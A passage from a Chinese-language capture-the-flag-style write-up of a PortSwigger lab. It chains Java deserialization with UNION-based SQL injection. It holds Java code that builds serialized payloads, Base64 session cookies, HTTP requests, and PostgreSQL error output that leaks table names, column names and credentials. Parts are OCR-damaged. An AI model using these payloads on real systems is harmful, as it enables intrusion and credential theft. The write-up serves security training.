        ByteArrayOutputStream baos = new ByteArrayOutputStream(512);
        try (ObjectOutputStream out = new ObjectOutputStream(baos)) {
            out.writeObject(obj);
        }
        return Base64.getEncoder().encodeToString(baos.toByteArray());
    }

    private static <T> T deserialize(String base64SerializedObj) throws Exception {
        try (ObjectInputStream in = new ObjectInputStream(new ByteArrayInputStream(Base64.getDecoder().decode(base64SerializedObj)))) {
            @SuppressWarnings("unchecked")
            T obj = (T) in.readObject();
            return obj;
        }
    }
```

这里可以看到，数据库抛出异常，同时有 null 的回显。

```
GET /my-account HTTP/1.1
Host: 0aa200bf03bba99e8511f4f300eb00e7.web-security-academy.net
Cookie: session=
rO0ABXNyACNkYXRhLnByb2R1Y3RjYXRhbG9nLlByb2R1Y3RUZW1wbGFOZQAAAAAAAAABAgABT
AACaWROABJMamF2YS9sYW5nL1NOcmluZzt4cHQARycgVU5JTO4gUOVMRUNUIE5VTEwsICdOVU
xMJywnTlVMTCcsICdOVUxMJywgTlVMTCwgTlVMTCwgTlVMTCwgTlVMTCAtLSAn
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Chromium";v="112", "Google Chrome";v="112",
"Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Referer:
https://0aa200bf03bba99e8511f4f300eb00e7.web-security-academy.net/login
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
xml:space=preserve title=back-arrow>
                        <g>
                            <polygon points='1.4,0 0,1.2 12.6,15
0,28.8 1.4,30 15.1,15'></polygon>
                            <polygon points='14.3,0 12.9,1.2 25.6,15
12.9,28.8 14.3,30 28,15'></polygon>
                        </g>
                    </svg>
                </a>
            </div>
            <div class='widgetcontainer-lab-status is-notsolved'>
                <span>LAB</span>
                <p>Not solved</p>
                <span class=lab-status-icon></span>
            </div>
        </div>
    </div>
</section>
</div>
        <div theme="">
            <section class="maincontainer">
                <div class="container is-page">
                    <header class="navigation-header">
                    </header>
                    <h4>Internal Server Error</h4>
                    <p class=is-warning>java.io.IOException:
org.postgresql.util.PSQLException: ERROR: invalid input syntax for type
integer: &quot;NULL&quot;
  Position: 72</p>
                </div>
            </section>
        </div>
    </body>
</html>
```

➢ 18、为了能更清晰的判断，我这里替换将选中的三位 null 分别替换为 a,b,c

```
class Main {
    public static void main(String[] args) throws Exception {

    ProductTemplate productTemplate = new ProductTemplate("' UNION SELECT NULL, 'a','b', 'c', NULL, NULL, NULL, NULL -- '");
    String serializedObject = serialize(productTemplate);

        System.out.println("Serialized object: " + serializedObject);

        ProductTemplate deserializedObject = deserialize(serializedObject);

        System.out.println("Deserialized data str: " + deserializedObject.getId( ));//+ deserializedObject.num);
    }

    private static String serialize(Serializable obj) throws Exception {
        ByteArrayOutputStream baos = new ByteArrayOutputStream(512);
        try (ObjectOutputStream out = new ObjectOutputStream(baos)) {
            out.writeObject(obj);
        }
        return Base64.getEncoder().encodeToString(baos.toByteArray());
    }
```

通过结果可以看到 c 为回显位


```
host: 0aa200bf03bba99e8511f4f300eb00e7.web-security-academy.net
Cookie: session=
rO0ABXNyACNkYXRhLnByb2R1Y3RjYXRhbG9nLlByb2R1Y3RUZW1wbGFOZQAAAAAAAAABAgABT
AACaWROABJMamF2YS9sYW5nL1NOcmluZzt4cHQAPicgVU5JTO4gUOVMRUNUIE5VTEwsICdhJy
wnYicsICdjJywgTlVMTCwgTlVMTCwgTlVMTCwgTlVMTCAtLSAn
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Chromium";v="112", "Google Chrome";v="112",
"Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Referer:
https://0aa200bf03bba99e8511f4f300eb00e7.web-security-academy.net/login
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
                        <polygon points='1.4,0 0,1.2 12.6,15
0,28.8 1.4,30 15.1,15'></polygon>
                        <polygon points='14.3,0 12.9,1.2 25.6,15
12.9,28.8 14.3,30 28,15'></polygon>
                    </g>
                </svg>
            </a>
        </div>
        <div class='widgetcontainer-lab-status is-notsolved'>
            <span>LAB</span>
            <p>Not solved</p>
            <span class=lab-status-icon></span>
        </div>
    </div>
</section>
</div>
        <div theme="">
            <section class="maincontainer">
                <div class="container is-page">
                    <header class="navigation-header">
                    </header>
                    <h4>Internal Server Error</h4>
                    <p class=is-warning>java.io.IOException:
org.postgresql.util.PSQLException: ERROR: invalid input syntax for type
integer: &quot;c&quot;
  Position: 66</p>
                </div>
            </section>
        </div>
    </body>
```

➢ 19、随后在 c 为进 payload 注入

```java
class Main {
    public static void main(String[] args) throws Exception {

    ProductTemplate productTemplate = new ProductTemplate("' UNION SELECT NULL, 'a','b',table_name, NULL, NULL, NULL, NULL FROM information_schema.tables -- '");
    String serializedObject = serialize(productTemplate);

        System.out.println("Serialized object: " + serializedObject);

        ProductTemplate deserializedObject = deserialize(serializedObject);

        System.out.println("Deserialized data str: " + deserializedObject.getId( ));//+ deserializedObject.num);
    }

    private static String serialize(Serializable obj) throws Exception {
        ByteArrayOutputStream baos = new ByteArrayOutputStream(512);
        try (ObjectOutputStream out = new ObjectOutputStream(baos)) {
            out.writeObject(obj);
        }
        return Base64.getEncoder().encodeToString(baos.toByteArray());
    }

    private static <T> T deserialize(String base64SerializedObj) throws Exception {
        try (ObjectInputStream in = new ObjectInputStream(new ByteArrayInputStream(Base64.getDecoder().decode(base64SerializedObj)))) {
```

发现查询类型和整型不符。



- 20、用 cast 函数进行类型转换，

```java
class Main {
    public static void main(String[] args) throws Exception {

    ProductTemplate productTemplate = new ProductTemplate("' UNION SELECT NULL, 'a','b',cast(table_name as integer), NULL, NULL, NULL, NULL FROM information_schema.
    tables -- '");
    String serializedObject = serialize(productTemplate);

        System.out.println("Serialized object: " + serializedObject);

        ProductTemplate deserializedObject = deserialize(serializedObject);

        System.out.println("Deserialized data str: " + deserializedObject.getId( ));//+ deserializedObject.num);
    }

    private static String serialize(Serializable obj) throws Exception {
        ByteArrayOutputStream baos = new ByteArrayOutputStream(512);
        try (ObjectOutputStream out = new ObjectOutputStream(baos)) {
            out.writeObject(obj);
        }
        return Base64.getEncoder().encodeToString(baos.toByteArray());
    }

    private static <T> T deserialize(String base64SerializedObj) throws Exception {
        try (ObjectInputStream in = new ObjectInputStream(new ByteArrayInputStream(Base64.getDecoder().decode(base64SerializedObj)))) {
```

可以看到查询出当前表名为 users

```
GET /my-account HTTP/1.1
Host: 0aa200bf03bba99e8511f4f300eb00e7.web-security-academy.net
Cookie: session=
r0OABXNyACNkYXRhLnByb2R1Y3RjYXRhbG9nLlByb2R1Y3RUZW1wbGFOZQAAAAAAAAABAgABT
AACaWROABJMamF2YS9sYW5nL1NOcmluZzt4cHQAdCcgVU5JTO4gUOVMRUNUIE5VTEwsICdhJy
wnYicsY2FzdChOYWJsZV9uYW1lIGFzIGludGVnZXIpLCBOVUxMLCBOVUxMLCBOVUxMLCBOVUx
MIEZSTOOgaW5mb3JtYXRpb25fc2NoZW1hLnRhYmxlcyAtLSAn
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Chromium";v="112", "Google Chrome";v="112",
"Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Referer:
https://0aa200bf03bba99e8511f4f300eb00e7.web-security-academy.net/login
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
=0px y=0px viewBox='0 0 28 30' enable-background='new 0 0 28 30'
xml:space=preserve title=back-arrow>
                        <g>
                            <polygon points='1.4,0 0,1.2 12.6,15
0,28.8 1.4,30 15.1,15'></polygon>
                            <polygon points='14.3,0 12.9,1.2 25.6,15
12.9,28.8 14.3,30 28,15'></polygon>
                        </g>
                    </svg>
                </a>
            </div>
            <div class='widgetcontainer-lab-status is-notsolved'>
                <span>LAB</span>
                <p>Not solved</p>
                <span class=lab-status-icon></span>
            </div>
        </div>
    </div>
</section>
</div>
    <div theme="">
        <section class="maincontainer">
            <div class="container is-page">
                <header class="navigation-header">
                </header>
                <h4>Internal Server Error</h4>
                <p class=is-warning>java.io.IOException:
org.postgresql.util.PSQLException: ERROR: invalid input syntax for type
integer: &quot;users&quot;</p>
            </div>
        </section>
    </div>
</body>
</html>
```

➢ 21、随后对列名进行查询，查询出 username 的列名

```
public static void main(String[] args) throws Exception {

ProductTemplate productTemplate = new ProductTemplate("' UNION SELECT NULL, 'a','b',cast(column_name as integer), NULL, NULL, NULL, NULL FROM information_schema.
columns WHERE table_name='users' -- '");
String serializedObject = serialize(productTemplate);

    System.out.println("Serialized object: " + serializedObject);

    ProductTemplate deserializedObject = deserialize(serializedObject);

    System.out.println("Deserialized data str: " + deserializedObject.getId( ));//+ deserializedObject.num);
}

private static String serialize(Serializable obj) throws Exception {
    ByteArrayOutputStream baos = new ByteArrayOutputStream(512);
    try (ObjectOutputStream out = new ObjectOutputStream(baos)) {
        out.writeObject(obj);
    }
    return Base64.getEncoder().encodeToString(baos.toByteArray());
}

private static <T> T deserialize(String base64SerializedObj) throws Exception {
```

```
Host: 0aa200bf03bba99e8511f4f300eb00e7.web-security-academy.net
Cookie: session=
r0OABXNyACNkYXRhLnByb2R1Y3RjYXRhbG9nLlByb2R1Y3RUZW1wbGFOZQAAAAAAAAABAgABT
AACaWROABJMamF2YS9sYW5nL1NOcmluZzt4cHQAjycgVU5JTO4gUOVMRUNUIE5VTEwsICdhJy
wnYicsY2FzdChjb2x1bW5fbmFtZSBhcyBpbnRlZ2VyKSwgTlVMTCwgTlVMTCwgTlVMTCwgTlV
MTCBGUk9NIGluZm9ybWFOaW9uX3NjaGVtYS5jb2x1bW5zIFdIRVJFIHRhYmxlX25hbWU9J3Vz
ZXJzJyAtLSAn
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Chromium";v="112", "Google Chrome";v="112",
"Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Referer:
https://0aa200bf03bba99e8511f4f300eb00e7.web-security-academy.net/login
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
xml:space=preserve title=back-arrow>
                        <g>
                            <polygon points='1.4,0 0,1.2 12.6,15
0,28.8 1.4,30 15.1,15'></polygon>
                            <polygon points='14.3,0 12.9,1.2 25.6,15
12.9,28.8 14.3,30 28,15'></polygon>
                        </g>
                    </svg>
                </a>
            </div>
            <div class='widgetcontainer-lab-status is-notsolved'>
                <span>LAB</span>
                <p>Not solved</p>
                <span class=lab-status-icon></span>
            </div>
        </div>
    </div>
</section>
</div>
    <div theme="">
        <section class="maincontainer">
            <div class="container is-page">
                <header class="navigation-header">
                </header>
                <h4>Internal Server Error</h4>
                <p class=is-warning>java.io.IOException:
org.postgresql.util.PSQLException: ERROR: invalid input syntax for type
integer: &quot;username&quot;</p>
            </div>
        </section>
    </div>
</body>
</html>
```

➢ 22、到这里，我尝试了很多种方法，都无法获得除 username 以外的字段

同时我也查了很多博文（国内的可以忽略）都没有提到这点，只在油管油管

上发现 youtuber 也遇到了这个问题，但是没视频里没有说解决办法，而是直接对 password 列进行了查询。最后从 postsql 正常查询数据的角度，终于找到了能回显第二列的语句，同时也查出了 password 列名。


```
import java.util.Base64;

class Main {
    public static void main(String[] args) throws Exception {

    ProductTemplate productTemplate = new ProductTemplate("' UNION SELECT NULL, 'a','b',cast(column_name as integer), NULL, NULL, NULL, NULL FROM information_schema.
    columns WHERE table_name='users' AND ordinal_position = 2 -- '");
    String serializedObject = serialize(productTemplate);

        System.out.println("Serialized object: " + serializedObject);

        ProductTemplate deserializedObject = deserialize(serializedObject);

        System.out.println("Deserialized data str: " + deserializedObject.getId( ));//+ deserializedObject.num);
    }

    private static String serialize(Serializable obj) throws Exception {
        ByteArrayOutputStream baos = new ByteArrayOutputStream(512);
        try (ObjectOutputStream out = new ObjectOutputStream(baos)) {
            out.writeObject(obj);
        }
        return Base64.getEncoder().encodeToString(baos.toByteArray());
    }

    private static <T> T deserialize(String base64SerializedObj) throws Exception {
```

```
t: 0aa200bf03bba99e8511f4f300eb00e7.web-security-academy.net
kie: session=
ABXNyACNkYXRhLnByb2R1Y3RjYXRhbG9nL1Byb2R1Y3RUZW1wbGFOZQAAAAAAAAABAgABT
aWROABJMamF2YS9sYW5nL1NOcmluZzt4cHQAqCcgVU5JTO4gUOVMRUNUIE5VTEwsICdhJy
icsY2FzdChjb2x1bW5fbmFtZSBhcyBpbnRlZ2VyKSwgTlVMTCwgTlVMTCwgTlVMTCwgTlV
BGUk9NIGluZm9ybWF0aW9uX3NjaGVtYS5jb2x1bW5zIFdIRVJFIHRhYmxlX25hbWU9J3Vz
zJyBBTkQgb3JkaW5hbF9wb3NpdGlvbiA9IDIgLS0g Jw==
he-Control: max-age=0
rade-Insecure-Requests: 1
r-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
TML, like Gecko) Chrome/112.0.0.0 Safari/537.36
ept:
t/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
-Fetch-Site: same-origin
-Fetch-Mode: navigate
-Fetch-User: ?1
-Fetch-Dest: document
-Ch-Ua: "Chromium";v="112", "Google Chrome";v="112",
t:A-Brand";v="99"
-Ch-Ua-Mobile: ?0
-Ch-Ua-Platform: "Windows"
erer:
ps://0aa200bf03bba99e8511f4f300eb00e7.web-security-academy.net/login
ept-Encoding: gzip, deflate
ept-Language: zh-CN,zh;q=0.9
nection: close
```

```
xml:space=preserve title=back-arrow>
                            <g>
                                <polygon points='1.4,0 0,1.2 12.6,15
0,28.8 1.4,30 15.1,15'></polygon>
                                <polygon points='14.3,0 12.9,1.2 25.6,15
12.9,28.8 14.3,30 28,15'></polygon>
                            </g>
                        </svg>
                    </a>
                </div>
                <div class='widgetcontainer-lab-status is-notsolved'>
                    <span>LAB</span>
                    <p>Not solved</p>
                    <span class=lab-status-icon></span>
                </div>
            </div>
        </div>
    </section>
</div>
        <div theme="">
            <section class="maincontainer">
                <div class="container is-page">
                    <header class="navigation-header">
                    </header>
                    <h4>Internal Server Error</h4>
                    <p class=is-warning>java.io.IOException:
org.postgresql.util.PSQLException: ERROR: invalid input syntax for type
integer: &amp;quot;password&amp;quot;</p>
                </div>
            </section>
        </div>
    </body>
```

➢ 23、到这里就直接针对 username 和 password 列进行查询拿到以下数据

```
' UNION SELECT NULL, 'a','b',cast(username as integer), NULL, NULL,
NULL, NULL FROM users -- '
' UNION SELECT NULL, 'a','b',cast(password as integer), NULL, NULL,
NULL, NULL FROM users -- '
```



➢ 24、随后成功登陆，删除用户 carlos